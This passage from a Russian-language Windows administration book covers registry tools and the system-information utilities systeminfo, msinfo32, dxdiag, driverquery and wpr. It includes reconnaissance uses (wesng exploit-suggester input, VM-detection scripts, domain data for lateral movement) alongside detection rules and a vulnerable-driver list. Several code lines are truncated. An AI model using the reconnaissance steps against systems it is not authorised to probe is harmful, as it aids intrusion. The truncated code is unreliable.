reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v ScheduledInstall
```

18.8.3 Сравнение инструментов

Возможность	reg.exe	regedit.exe	regini.exe	PowerShell
Чтение значений	Да	Да (GUI)	Нет	Да
Запись значений	Да	Да (GUI)	Да	Да
Удаление	Да	Да (GUI)	Да	Да
Поиск	Да (/f)	Да (GUI)	Нет	Да
Экспорт/импорт .reg	Да	Да	Нет	Нет (нативно)
Сохранение hive	Да	Нет	Нет	Нет (нативно)
Монтирование hive	Да	Да (File>Load)	Нет	Нет (нативно)
Управление ACL	Нет	Да (GUI)	Да	Да
Удалённый доступ	Да	Да (GUI)	Нет	Да
Скриптовая автоматизация	Высокая	Низкая (/s, /e)	Средняя	Высокая
Не требует PowerShell	Да	Да	Да	Нет

18.9 Безопасность при работе с реестром

18.9.1 Принцип наименьших привилегий

При написании скриптов, модифицирующих реестр, следуйте правилам:

1. **Используйте HKCU вместо HKLM**, если это возможно — для HKCU не требуются административные привилегии
2. **Создавайте резервные копии** (`reg export` или `reg save`) перед каждой модификацией
3. **Проверяйте существование ключа** перед записью:

```
reg query "HKLM\SOFTWARE\MyApp" >nul 2>&1
if %ERRORLEVEL% equ 0 (
    echo Ключ существует, обновляем...
    reg add "HKLM\SOFTWARE\MyApp" /v Setting /t REG_DWORD /d 1 /f
) else (
    echo Ключ не найден, пропускаем
)
```

1. **Тестируйте на виртуальных машинах** — некорректная модификация реестра может привести к неработоспособности системы

18.9.2 Аудит доступа к реестру

Windows поддерживает аудит операций с реестром через Advanced Audit Policy:

```
auditpol /set /subcategory:"Registry" /success:enable /failure:enable
```

После включения аудита в журнале Security будут появляться события: - Event ID 4656 — запрос дескриптора к объекту реестра - Event ID 4657 — модификация значения реестра - Event ID 4660 — удаление объекта - Event ID 4663 — попытка доступа к объекту

Для мониторинга критических ключей необходимо также настроить SACL (System Access Control List) на конкретных ключах — это делается через regedit (Permissions > Advanced > Auditing) или через `regini`.

18.9.3 Защита от несанкционированной модификации

Для защиты критических ключей реестра от модификации:

1. **Ограничение ACL** через `regini`:

```
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Winlogon [1 17 7]
```

1. **Мониторинг изменений** с помощью Sysmon (Event ID 12, 13, 14 — создание/удаление ключа, установка значения, переименование):

```
<RegistryEvent onmatch="include">
    <TargetObject condition="contains">CurrentVersion\Run</TargetObject>
    <TargetObject condition="contains">Image File Execution Options</TargetObject>
    <TargetObject condition="contains">Winlogon</TargetObject>
</RegistryEvent>
```

1. **Windows Defender Application Control (WDAC)** и **AppLocker** могут предотвратить выполнение произвольных скриптов, которые модифицируют реестр.

18.10 Итоги главы

В этой главе мы рассмотрели три утилиты System32 для работы с реестром:

reg.exe — основной инструмент командной строки, покрывающий полный цикл операций: чтение (`query`), запись (`add`), удаление (`delete`), копирование (`copy`), сравнение (`compare`), работа с файлами кустов (`save`, `restore`, `load`, `unload`), экспорт/импорт текстовых `.reg` файлов (`export`, `import`). Поддерживает удалённый реестр и все типы значений.

regedt32.exe — исторический артефакт, ныне являющийся оболочкой для `regedit.exe`. Сам `regedit.exe` полезен для тихого импорта `.reg` файлов (`/s`), экспорта (`/e`) и как GUI-инструмент.

regini.exe — уникальный инструмент для массовой модификации реестра и управления ACL на ключах из командной строки. Несмотря на скудную документацию, остаётся единственным нативным средством для скриптовой настройки разрешений реестра без PowerShell.

Знание архитектуры реестра — файлов кустов, транзакционных журналов, volatile-ключей, символических ссылок и WoW64-перенаправления — необходимо для корректного использования этих инструментов в задачах администрирования, аудита безопасности и форензики.

Особое внимание в главе уделено ключам реестра, критичным для безопасности: точкам автозагрузки, IFEO, AppInit_DLLs, Winlogon, LSA и сетевым профилям. Практические сценарии включают комплексный аудит автозагрузки, сравнение состояния реестра до и после установки ПО, офлайн-анализ кустов из образа диска, автоматический hardening и сбор IOC при реагировании на инциденты.

Глава 19: systeminfo, msinfo32, dxdiag — информация о системе

Введение

Информация о системе — отправная точка любой задачи: от рутинного администрирования до расследования инцидентов и Red Team-разведки. Windows предоставляет целый набор утилит, каждая из которых раскрывает определённый срез данных о железе, софте, драйверах, лицензиях и производительности. Одни работают исключительно из командной строки и легко встраиваются в скрипты, другие предлагают графический интерфейс с удобной навигацией по категориям.

В этой главе мы детально разберём весь арсенал System32 для сбора информации о системе: от универсального `systeminfo.exe`, через графический `msinfo32.exe`, до специализированных `dxdiag.exe`, `driverquery.exe`, `wpr.exe`, `dispdiag.exe`, `winver.exe`, `WinSAT.exe` и утилит лицензирования. Для каждого инструмента будут показаны как базовые, так и продвинутые сценарии использования, включая автоматизацию, удалённый сбор данных и применение в контексте информационной безопасности.

19.1. systeminfo.exe — полный профиль системы из командной строки

19.1.1. Обзор и назначение

`systeminfo.exe` — одна из наиболее информативных консольных утилит Windows. Единственной командой она выдаёт исчерпывающий набор данных об операционной системе, аппаратном обеспечении, сетевой конфигурации, установленных обновлениях и многом другом. Утилита не требует повышенных привилегий для работы на локальной машине (хотя объём доступной информации может варьироваться), поддерживает удалённые запросы и несколько форматов вывода.

Расположение: `%SystemRoot%\System32\systeminfo.exe`

Базовый запуск без параметров:

```
C:\>systeminfo

Host Name:                 WORKSTATION-01
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22631 N/A Build 22631
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          AdminUser
Registered Organization:
Product ID:                00330-80000-00000-AA123
Original Install Date:     15.01.2024, 10:23:45
System Boot Time:          18.03.2026, 08:15:32
System Manufacturer:       Dell Inc.
System Model:              Latitude 5540
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 186 Stepping 3 ~2400MHz
BIOS Version:              Dell Inc. 1.18.0, 12.10.2023
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             ru;Russian
Input Locale:              ru;Russian
Time Zone:                 (UTC+03:00) Moscow, St. Petersburg
Total Physical Memory:     16 238 MB
Available Physical Memory: 8 432 MB
Virtual Memory: Max Size:  18 798 MB
Virtual Memory: Available: 9 156 MB
Virtual Memory: In Use:    9 642 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    CORP.LOCAL
Logon Server:              \\DC01
Hotfix(s):                 12 Hotfix(s) Installed.
                           [01]: KB5034765
                           [02]: KB5035853
                           ...
Network Card(s):           2 NIC(s) Installed.
                           [01]: Intel(R) Ethernet Controller
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.1.1
                                 IP address(es)
                                 [01]: 192.168.1.50
                                 [02]: fe80::1a2b:3c4d:5e6f:7890
                           [02]: Intel(R) Wi-Fi 6E AX211
                                 Connection Name: Wi-Fi
                                 Status:          Media disconnected
Hyper-V Requirements:      VM Monitor Mode Extensions: Yes
                           Virtualization Enabled In Firmware: Yes
                           Second Level Address Translation: Yes
                           Data Execution Prevention Available: Yes
```

19.1.2. Форматы вывода: /FO

Параметр `/FO` управляет форматом вывода. Поддерживаются три формата:

TABLE — табличный формат (по умолчанию для некоторых утилит, но systeminfo по умолчанию использует LIST):

```
C:\>systeminfo /fo table
```

Табличный формат для `systeminfo` малоудобен из-за длинных строк, однако он полезен при сравнении данных нескольких машин.

CSV — формат с разделителями, идеальный для импорта в Excel, базы данных или парсинга скриптами:

```
C:\>systeminfo /fo csv > system_report.csv
```

```
C:\>systeminfo /fo csv /nh
```

Флаг `/NH` (No Header) подавляет вывод заголовков столбцов — полезно при конкатенации данных с нескольких машин.

LIST — формат по умолчанию, в котором каждое поле выводится на отдельной строке:

```
C:\>systeminfo /fo list
```

Парсинг LIST-формата из batch-скрипта:

```
@echo off
for /f "tokens=1,* delims=:" %%a in ('systeminfo ^| findstr /c:"OS Name"') do (
    set "OS_NAME=%%b"
)
echo Операционная система: %OS_NAME%
```

Парсинг CSV-формата из PowerShell:

```
$info = systeminfo /fo csv | ConvertFrom-Csv
$info.'OS Name'
$info.'System Boot Time'
$info.'Total Physical Memory'
```

19.1.3. Удалённый запрос: /S, /U, /P

`systeminfo` поддерживает сбор данных с удалённых машин через WMI (Windows Management Instrumentation):

```
C:\>systeminfo /s SERVER01
```

С явным указанием учётных данных:

```
C:\>systeminfo /s SERVER01 /u CORP\admin /p P@ssw0rd
```

Для безопасного указания пароля (без отображения в истории команд) можно использовать переменную окружения или опустить `/P` — система запросит пароль интерактивно:

```
C:\>systeminfo /s SERVER01 /u CORP\admin
Type the password for CORP\admin:
```

Массовый опрос нескольких серверов:

```
@echo off
for %%s in (SRV01 SRV02 SRV03 DB01 DB02) do (
    echo ============================================
    echo Server: %%s
    echo ============================================
    systeminfo /s %%s /u CORP\admin /p %SVCPASS% /fo list
    echo.
) > all_servers_info.txt 2>&1
```

PowerShell-вариант с параллельным выполнением:

```
$servers = @('SRV01', 'SRV02', 'SRV03', 'DB01', 'DB02')
$cred = Get-Credential

$servers | ForEach-Object -Parallel {
    $result = systeminfo /s $_ /u ($using:cred).UserName /p ($using:cred).GetNetworkCre
    [PSCustomObject]@{
        Server = $_
        Data   = $result | ConvertFrom-Csv
    }
} -ThrottleLimit 5
```

Требования для удалённого доступа: - На целевой машине должна работать служба Windows Management Instrumentation (WinMgmt) - Порты RPC должны быть открыты в файрволе (TCP 135 + динамические порты) - Вызывающий пользователь должен иметь административные привилегии на целевой машине - Альтернативно — настроенный WinRM и правила WMI в Windows Firewall

19.1.4. Ключевая информация и её интерпретация

Версия ОС и билд. Строки `OS Version` и `OS Name` содержат точную версию и номер билда. Для Windows 11 билд-номер определяет конкретное обновление функций:

Билд	Версия Windows 11
22621	22H2
22631	23H2
26100	24H2

```
for /f "tokens=4 delims=. " %%a in ('systeminfo ^| findstr /c:"OS Version"') do (
    echo Build Number: %%a
)
```

Производитель и модель системы. Поля `System Manufacturer` и `System Model` позволяют определить тип оборудования. Для виртуальных машин типичные значения:

Гипервизор	System Manufacturer	System Model
VMware	VMware, Inc.	VMware Virtual Platform / VMware7,1
Hyper-V	Microsoft Corporation	Virtual Machine
VirtualBox	innotek GmbH	VirtualBox
QEMU/KVM	QEMU	Standard PC (Q35 + ICH9)
Xen	Xen	HVM domU

Процессор. Указывается семейство, модель, степпинг и базовая частота. Для серверов с несколькими сокетами перечисляются все процессоры.

Установленные обновления (Hotfix). Список установленных KB-обновлений — критически важная информация для оценки уровня патчинга:

```
C:\>systeminfo | findstr /c:"KB" | sort
```

Время загрузки системы (System Boot Time). Позволяет определить аптайм:

```
$bootTime = (systeminfo | Select-String 'System Boot Time').ToString().Split(':',2)[1]
$uptime = (Get-Date) - [DateTime]::ParseExact($bootTime, 'dd.MM.yyyy, HH:mm:ss', $null)
Write-Host "Uptime: $($uptime.Days) days, $($uptime.Hours) hours"
```

Hyper-V Requirements. Секция в конце вывода показывает, поддерживает ли процессор виртуализацию. Если система сама является виртуальной машиной, вместо подробностей будет указано:

```
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper
```

Это один из надёжных индикаторов работы внутри виртуальной машины.

19.1.5. Безопасность и разведка

`systeminfo` — один из первых инструментов, который запускает как пентестер после получения доступа к машине, так и вредоносное ПО для профилирования жертвы.

Определение пропущенных патчей. Инструмент `wesng` (Windows Exploit Suggester — Next Generation) принимает вывод `systeminfo` и определяет, какие уязвимости не закрыты:

```
C:\>systeminfo > sysinfo.txt
$ python3 wes.py sysinfo.txt --exploits-only
```

Обнаружение виртуальной машины. Три основных индикатора из systeminfo:

1. Строка `Hyper-V Requirements: A hypervisor has been detected`
2. Значения `System Manufacturer` / `System Model` (см. таблицу выше)
3. Наличие сетевых адаптеров с именами виртуальных вендоров

Автоматическое определение VM:

```
@echo off
systeminfo | findstr /i "VMware VirtualBox Hyper-V QEMU Xen" >nul 2>&1
if %errorlevel%==0 (
    echo [!] Virtual Machine detected
) else (
    echo [+] Likely physical machine
)
```

Определение домена и сетевой роли. Поля `Domain` и `Logon Server` раскрывают принадлежность к домену Active Directory — ключевая информация для lateral movement.

Детектирование. Запуск `systeminfo.exe` — хорошо известный индикатор разведки. В зрелых SOC его вызов из нетипичных контекстов (дочерний процесс Word, PowerShell-скрипт с обфускацией) детектируется через правила SIEM:

```
process_name: "systeminfo.exe"
AND parent_process: NOT ("cmd.exe" OR "powershell.exe" OR "explorer.exe")
```

19.2. msinfo32.exe — графический центр системной информации

19.2.1. Обзор и запуск

`msinfo32.exe` (Microsoft System Information) — графическая утилита, предоставляющая наиболее полный обзор системы в Windows. В отличие от `systeminfo`, она организует данные в иерархическую структуру категорий и позволяет экспортировать результаты в различных форматах.

Расположение: `%SystemRoot%\System32\msinfo32.exe`

Запуск из командной строки или диалога «Выполнить»:

```
C:\>msinfo32
```

Открытие конкретной категории:

```
C:\>msinfo32 /categories +SystemSummary
```

19.2.2. Командная строка: экспорт без GUI

Ключевое преимущество `msinfo32` — возможность экспорта данных из командной строки, что делает утилиту пригодной для автоматизации:

Экспорт в NFO-файл (собственный бинарный формат, может быть открыт повторно в msinfo32):

```
C:\>msinfo32 /nfo C:\Reports\system.nfo
```

Экспорт в текстовый отчёт:

```
C:\>msinfo32 /report C:\Reports\system.txt
```

Важные особенности: - Экспорт выполняется асинхронно: msinfo32 запускается, собирает данные и завершает работу после записи файла - Время сбора данных может составлять от 30 секунд до нескольких минут в зависимости от объёма информации - При запуске с ключом `/report` или `/nfo` графическое окно всё равно ненадолго появляется - Для ожидания завершения в скрипте используйте `start /wait`:

```
start /wait msinfo32 /report C:\Reports\system_%COMPUTERNAME%.txt
echo Report generated for %COMPUTERNAME%
```

Экспорт отдельных категорий:

```
C:\>msinfo32 /report C:\Reports\drivers.txt /categories +SWEnvDrivers
```

Основные идентификаторы категорий: - `+SystemSummary` — сводка по системе - `+HWResources` — аппаратные ресурсы - `+Components` — компоненты - `+SWEnv` — программная среда - `+SWEnvDrivers` — драйверы - `+SWEnvEnvVars` — переменные окружения - `+SWEnvSvc` — службы - `+SWEnvStartup` — автозагрузка - `+SWEnvRunningTasks` — запущенные задачи - `+SWEnvLoadedModules` — загруженные модули - `+ComponentsNetwork` — сетевые компоненты

19.2.3. Категории информации

System Summary — обзор системы, аналогичный systeminfo, но с дополнительными полями:

- Версия/дата BIOS и SMBIOS
- Версия прошивки встроенного контроллера (Embedded Controller)
- Режим загрузки (UEFI/Legacy)
- Состояние Secure Boot
- Аппаратный уровень абстракции (HAL)
- Имя устройства Hyper-V (для виртуальных машин)
- Информация о базовой плате (BaseBoard)

Hardware Resources — низкоуровневая информация о распределении аппаратных ресурсов:

Подкатегория	Содержание
Conflicts/Sharing	Конфликты и совместно используемые ресурсы
DMA	Каналы прямого доступа к памяти
Forced Hardware	Принудительно сконфигурированные устройства
I/O	Порты ввода/вывода
IRQs	Прерывания
Memory	Диапазоны адресов памяти устройств

Components — информация об аппаратных компонентах:

- **Multimedia** — звуковые устройства, видеокодеки
- **CD-ROM** — оптические приводы
- **Sound Device** — аудиоустройства с деталями драйверов
- **Display** — видеоадаптеры, разрешение, драйвер, объём VRAM
- **Infrared** — инфракрасные порты
- **Input** — устройства ввода (клавиатура, мышь)
- **Modem** — модемы
- **Network** — сетевые адаптеры с полной конфигурацией
- **Ports** — серийные и параллельные порты
- **Storage** — контроллеры хранения, диски, SCSI-устройства
- **Printing** — принтеры и очереди печати

- **Problem Devices** — устройства с проблемами (критически важно для диагностики)
- **USB** — USB-контроллеры и устройства

Software Environment — наиболее ценная категория для администратора и аналитика безопасности:

Подкатегория	Описание	Применение
System Drivers	Драйверы ядра и файловой системы	Поиск подозрительных драйверов
Environment Variables	Переменные окружения	Обнаружение нестандартных PATH
Print Jobs	Задания печати	Форензика документов
Network Connections	Текущие сетевые соединения	Аналог netstat
Running Tasks	Запущенные процессы	Аналог tasklist с дополнительными полями
Loaded Modules	Загруженные DLL	Обнаружение инъекций
Services	Все службы с состоянием	Аудит служб
Program Groups	Программные группы	Инвентаризация ПО
Startup Programs	Автозагрузка	Обнаружение persistence
OLE Registration	Зарегистрированные OLE/COM-объекты	Огромный список, полезен для форензики
Windows Error Reporting	Отчёты об ошибках	Диагностика сбоев

19.2.4. Поиск в msinfo32

В графическом интерфейсе доступна функция поиска (Ctrl+F или меню Edit → Find), позволяющая искать текст по всем категориям. Это особенно полезно, когда неизвестно, в какой именно категории находится нужная информация.

Поиск из командной строки реализуется через экспорт в текст с последующим использованием `findstr`:

```
msinfo32 /report C:\temp\full_report.txt
findstr /i "vmware virtual hyper-v" C:\temp\full_report.txt
```

19.2.5. Сравнение NFO-файлов

msinfo32 поддерживает сравнение двух NFO-файлов для обнаружения изменений в конфигурации системы. Это реализуется через меню File → Open в GUI или через открытие двух файлов:

```
C:\>msinfo32 /nfo baseline.nfo /diff current.nfo
```

Практическое применение — контроль изменений:

```
@echo off
set BASELINE=C:\Baseline\%COMPUTERNAME%_baseline.nfo
set CURRENT=C:\Baseline\%COMPUTERNAME%_current.nfo

if not exist "%BASELINE%" (
    echo Creating baseline...
    start /wait msinfo32 /nfo "%BASELINE%"
) else (
    echo Capturing current state...
    start /wait msinfo32 /nfo "%CURRENT%"
    echo Compare files in msinfo32 GUI
    msinfo32 "%BASELINE%"
)
```

19.3. dxdiag.exe — диагностика DirectX

19.3.1. Обзор

`dxdiag.exe` (DirectX Diagnostic Tool) — утилита диагностики подсистемы DirectX. Основное назначение — диагностика проблем с графикой, звуком и устройствами ввода в играх и мультимедийных приложениях. Однако dxdiag предоставляет уникальную информацию о GPU, которой нет в других стандартных утилитах.

Расположение: `%SystemRoot%\System32\dxdiag.exe`

19.3.2. GUI-режим

Запуск без параметров открывает графический интерфейс с вкладками:

- **System** — общая информация (ОС, процессор, RAM, версия DirectX, модель BIOS/UEFI)
- **Display** — информация о каждом видеоадаптере (название, производитель, тип чипа, объём памяти DAC, версия и дата драйвера, уровни функций DirectX)
- **Render** — если есть отдельный рендер-адаптер
- **Sound** — звуковые устройства, драйверы
- **Input** — DirectInput-устройства (игровые контроллеры, джойстики)

Параметр `/whql:on` или `/whql:off` управляет проверкой WHQL-подписей драйверов:

```
C:\>dxdiag /whql:on
```

Параметр `/64bit` форсирует запуск 64-битной версии:

```
C:\>dxdiag /64bit
```

19.3.3. Экспорт в текст

Наиболее ценная возможность для автоматизации — тихий экспорт в текстовый файл:

```
C:\>dxdiag /t C:\Reports\dxdiag_output.txt
```

Утилита запускается, собирает данные и записывает отчёт без отображения GUI. Однако необходимо дождаться завершения — файл создаётся асинхронно:

```
@echo off
del /q C:\temp\dxdiag.txt 2>nul
dxdiag /t C:\temp\dxdiag.txt

:wait
timeout /t 2 /nobreak >nul
if not exist C:\temp\dxdiag.txt goto wait

echo DxDiag report ready
type C:\temp\dxdiag.txt | findstr /i "Card name Display Memory Chip type Driver Versio
```

Пример извлечения информации о GPU из текстового отчёта:

```powershell
dxdiag /t "$env:TEMP\dxdiag.txt"
Start-Sleep -Seconds 5  # ожидание завершения сбора данных

$report = Get-Content "$env:TEMP\dxdiag.txt" -Encoding UTF8
$gpuSection = $report | Select-String -Pattern 'Card name|Display Memory|Chip type|Driv

foreach ($line in $gpuSection) {
    Write-Host $line.Line.Trim()
}
```

Типичный вывод секции Display:

```
Card name: NVIDIA GeForce RTX 4060 Laptop GPU
Manufacturer: NVIDIA
Chip type: NVIDIA GeForce RTX 4060 Laptop GPU
DAC type: Integrated RAMDAC
Device Type: Full Device (POST)
Device Key: Enum\PCI\VEN_10DE&DEV_2882&SUBSYS_0A561028&REV_A1
Device Status: OK
Device Problem Code: No Problem
Driver Problem Code: Unknown
Display Memory: 16053 MB
Dedicated Memory: 8048 MB
Shared Memory: 8005 MB
Current Mode: 1920 x 1200 (32 bit) (60Hz)
HDR Support: Supported
Driver Name: C:\WINDOWS\System32\DriverStore\FileRepository\nv_ ...
Driver File Version: 32.0.15.6590 (English)
Driver Version: 32.0.15.6590
DDI Version: 12
Feature Levels: 12_1,12_0,11_1,11_0,10_1,10_0,9_3,9_2,9_1
Driver Model: WDDM 3.1
```

19.3.4. Обнаружение виртуальных GPU (VM Detection)

Виртуальные машины используют эмулированные или паравиртуализированные видеоадаптеры, которые легко идентифицируются через dxdiag:

Гипервизор	Типичное имя GPU
VMware	VMware SVGA 3D
Hyper-V	Microsoft Hyper-V Video
VirtualBox	VirtualBox Graphics Adapter
QEMU/KVM	Red Hat QXL / Virtio GPU
Citrix	Citrix Indirect Display Adapter

```cmd
dxdiag /t C:\temp\dxdiag.txt
timeout /t 5 /nobreak >nul
findstr /i "VMware VirtualBox Hyper-V QXL Virtio" C:\temp\dxdiag.txt
if %errorlevel%==0 echo [!] Virtual GPU detected
```

Этот метод обнаружения VM дополняет данные из systeminfo и может использоваться в связке для повышения достоверности.

19.4. hostname.exe — простая, но важная утилита

19.4.1. Назначение

`hostname.exe` — минималистичная утилита, возвращающая NetBIOS-имя компьютера. Несмотря на кажущуюся тривиальность, она активно используется в скриптах и является одной из наиболее часто вызываемых утилит при автоматизации.

```
C:\>hostname
WORKSTATION-01
```

19.4.2. Различия с другими методами получения имени

```
:: hostname.exe — NetBIOS-имя
hostname

:: Переменная окружения
echo %COMPUTERNAME%

:: Через WMI
wmic computersystem get name

:: Через PowerShell
[System.Net.Dns]::GetHostName()

:: Полное доменное имя (FQDN)
powershell -c "[System.Net.Dns]::GetHostEntry('').HostName"
```

Критическое различие: `hostname` и `%COMPUTERNAME%` возвращают NetBIOS-имя (до 15 символов, без домена), тогда как DNS-имя может быть длиннее и включать доменный суффикс.

19.4.3. Использование в скриптах

`hostname` часто служит для именования файлов отчётов и логов:

```
set LOGFILE=C:\Logs\%date:~-4%%date:~3,2%%date:~0,2%_%COMPUTERNAME%.log
echo Starting audit on %COMPUTERNAME% > %LOGFILE%
systeminfo >> %LOGFILE%
```

Утилита не имеет параметров и не принимает аргументов. Её код возврата всегда 0. Она не поддерживает удалённые запросы — для этого используется `systeminfo /s` или WMI.

19.5. driverquery.exe — инвентаризация драйверов

19.5.1. Базовое использование

`driverquery.exe` перечисляет все загруженные драйверы системы. Это единственная встроенная консольная утилита, специализированная исключительно на инвентаризации драйверов.

```
C:\>driverquery

Module Name  Display Name           Driver Type   Link Date
============ ====================== ============ ==========
1394ohci     1394 OHCI Compliant Ho Kernel       21.06.2006
3ware        3ware                  Kernel       17.05.2015
ACPI         Microsoft ACPI Driver  Kernel       04.04.2025
...
```

19.5.2. Режим Verbose: /V

Параметр `/V` добавляет расширенную информацию: состояние, режим запуска, управление памятью, путь к файлу и т.д.

```
C:\>driverquery /v

Module Name  Display Name        Description          Driver Type  Start Mode  State
============ ================== ==================== ============ =========== =======
ACPI         Microsoft ACPI Drv  Microsoft ACPI Drv   Kernel       Boot        Running
```

19.5.3. Информация о подписях: /SI

Параметр `/SI` (Signed Information) показывает статус цифровой подписи каждого драйвера:

```
C:\>driverquery /si

DeviceName           InfName      IsSigned  Manufacturer
==================== ============ ======== =================
Microsoft ACPI Drv   acpi.inf     TRUE      Microsoft
NVIDIA GeForce       nv_dispi.inf TRUE      NVIDIA
SuspiciousDriver     oem42.inf    FALSE     Unknown Vendor
```

Флаг `IsSigned = FALSE` — серьёзный сигнал, требующий расследования. В современных Windows с включённым Secure Boot неподписанные драйверы не должны загружаться, и их наличие может указывать на: - Отключённый Secure Boot - Использование тестового режима подписи (`bcdedit /set testsigning on`) - Эксплуатацию уязвимости для обхода проверки подписи

19.5.4. Формат CSV для парсинга: /FO CSV

```
C:\>driverquery /fo csv /v > drivers.csv
```

PowerShell-обработка:

```
$drivers = driverquery /fo csv /v | ConvertFrom-Csv
# Драйверы в состоянии Running, запущенные не при загрузке
$drivers | Where-Object { $_.State -eq 'Running' -and $_.'Start Mode' -ne 'Boot' } |
    Select-Object 'Module Name', 'Display Name', 'Start Mode', Path |
    Format-Table -AutoSize
```

19.5.5. Удалённый запрос

Аналогично systeminfo, driverquery поддерживает удалённые запросы:

```
C:\>driverquery /s SERVER01 /u CORP\admin /p P@ssw0rd /si
```

19.5.6. Безопасность: BYOVD и поиск уязвимых драйверов

BYOVD (Bring Your Own Vulnerable Driver) — техника, при которой атакующий устанавливает легитимный, но уязвимый подписанный драйвер, а затем эксплуатирует его для повышения привилегий до уровня ядра. Примеры известных уязвимых драйверов: `DBUtil_2_3.sys` (Dell), `RTCore64.sys` (MSI Afterburner), `AsIO.sys` (ASUS), `gdrv.sys` (GIGABYTE).

Проект LOLDrivers (Living Off The Land Drivers, https://www.loldrivers.io/) поддерживает базу данных уязвимых драйверов. Автоматическая проверка:

```
# Экспорт списка драйверов
$drivers = driverquery /fo csv /v | ConvertFrom-Csv

# Список известных уязвимых драйверов (упрощённый пример)
$vulnerableDrivers = @(
    'DBUtil_2_3.sys',
    'RTCore64.sys',
    'AsIO.sys',
    'gdrv.sys',
    'WinRing0x64.sys',
    'speedfan.sys',
    'cpuz141.sys',
    'NTIOLib_X64.sys'
)

foreach ($driver in $drivers) {
    $driverFile = Split-Path $driver.Path -Leaf -ErrorAction SilentlyContinue
    if ($driverFile -in $vulnerableDrivers) {
        Write-Warning "VULNERABLE DRIVER: $driverFile - $($driver.'Display Name') - $($
    }
}
```

Более надёжный метод — сравнение хешей файлов драйверов с базой LOLDrivers:

```powershell
$driverPaths = driverquery /fo csv /v | ConvertFrom-Csv |
    Where-Object { $_.Path -ne '' } |
    Select-Object -ExpandProperty Path

foreach ($path in $driverPaths) {
    if (Test-Path $path) {
        $hash = (Get-FileHash $path -Algorithm SHA256).Hash
        # Сравнение с загруженным JSON из loldrivers.io
        # ...
    }
}
```

19.6. wpr.exe — Windows Performance Recorder

19.6.1. Обзор

`wpr.exe` (Windows Performance Recorder) — утилита командной строки для записи трейсов производительности на основе ETW (Event Tracing for Windows). Записанные трейсы анализируются в WPA (Windows Performance Analyzer) из Windows ADK.

Расположение: `%SystemRoot%\System32\wpr.exe`

Требования: привилегии администратора.

19.6.2. Предустановленные профили

WPR включает набор встроенных профилей для типичных сценариев диагностики:

```
C:\>wpr -profiles
```

Основные встроенные профили:

Профиль	Описание
GeneralProfile	Общий профиль — CPU, диск, память
CPU	Сэмплирование процессора
DiskIO	Дисковые операции
FileIO	Файловые операции
Network	Сетевая активность
Heap	Анализ выделения памяти
VirtualAlloc	Виртуальная память
Power	Энергопотребление
GPU	Активность видеокарты
Audio	Аудио-подсистема
Video	Видео-подсистема

19.6.3. Запись трейса

Базовый сценарий — запись общего профиля:

```
C:\>wpr -start GeneralProfile
Профиль записи запущен.

:: ... воспроизведение проблемы ...

C:\>wpr -stop C:\Traces\general_trace.etl
Запись остановлена, файл сохранён.
```

Запись с несколькими профилями одновременно:

```
C:\>wpr -start CPU -start DiskIO -start Network
:: ... воспроизведение ...
C:\>wpr -stop C:\Traces\combined.etl
```

Запись с ограничением длительности (в секундах):

```
C:\>wpr -start GeneralProfile
timeout /t 60
wpr -stop C:\Traces\60sec_trace.etl
```

Проверка текущего состояния записи:

```
C:\>wpr -status
WPR is recording...
Profile: GeneralProfile
```

Отмена записи без сохранения:

```
C:\>wpr -cancel
```

19.6.4. Режимы записи

WPR поддерживает два режима записи:

- **Memory** (по умолчанию) — циклический буфер в памяти. Новые события перезаписывают старые при заполнении буфера. Идеален для проблем, которые можно воспроизвести.
- **File** — запись непосредственно в файл. Подходит для длительного мониторинга, но может создать очень большие файлы.

```
C:\>wpr -start GeneralProfile -filemode
```

19.6.5. Кастомные профили

Пользовательские профили описываются в XML-файлах с расширением `.wprp`:

```
<?xml version="1.0" encoding="utf-8"?>
<WindowsPerformanceRecorder Version="1.0">
  <Profiles>
    <EventCollector Id="EventCollector_Custom" Name="Custom Collector">
      <BufferSize Value="256" />
      <Buffers Value="64" />
    </EventCollector>

    <EventProvider Id="EventProvider_PerfInfo"
                   Name="Microsoft-Windows-Kernel-Processor-Power"
                   Level="5" />

    <EventProvider Id="EventProvider_DiskIO"
                   Name="Microsoft-Windows-Kernel-Disk"
                   Level="5" />

    <Profile Id="CustomProfile.Verbose.Memory"
             Name="CustomProfile"
             DetailLevel="Verbose"
             LoggingMode="Memory"
             Description="Custom performance profile">
      <Collectors>
        <EventCollectorId Value="EventCollector_Custom">
          <EventProviders>
            <EventProviderId Value="EventProvider_PerfInfo" />
            <EventProviderId Value="EventProvider_DiskIO" />
          </EventProviders>
        </EventCollectorId>
      </Collectors>
    </Profile>
  </Profiles>
</WindowsPerformanceRecorder>
```

Запуск с кастомным профилем:

```
C:\>wpr -start C:\Profiles\custom.wprp!CustomProfile
```

19.6.6. Практическое применение

Диагностика медленной загрузки:

```
C:\>wpr -start GeneralProfile -start BootTrace
:: Перезагрузка системы — трейс записывается автоматически
:: После входа в систему:
C:\>wpr -stop C:\Traces\boot_trace.etl
```

Запись при зависании приложения:

```
@echo off
echo Starting trace for app hang diagnosis...
wpr -start CPU -start Heap -start DiskIO
echo Reproduce the hang, then press any key to stop recording.
pause
wpr -stop C:\Traces\app_hang_%date:~-4%%date:~3,2%%date:~0,2%.etl
echo Trace saved. Open in WPA for analysis.
```

19.7. dispdiag.exe — диагностика дисплея

19.7.1. Обзор

`dispdiag.exe` (Display Diagnostics) — специализированная утилита для диагностики проблем отображения. Она собирает информацию о текущем состоянии дисплейной подсистемы и может создать дамп экрана.

Расположение: `%SystemRoot%\System32\dispdiag.exe`

19.7.2. Использование

Запуск с сохранением дампа по умолчанию:

```
C:\>dispdiag -out C:\Reports\display_diag.dat
```

Создание снимка экрана:

```
C:\>dispdiag -testacpi
C:\>dispdiag -d
```

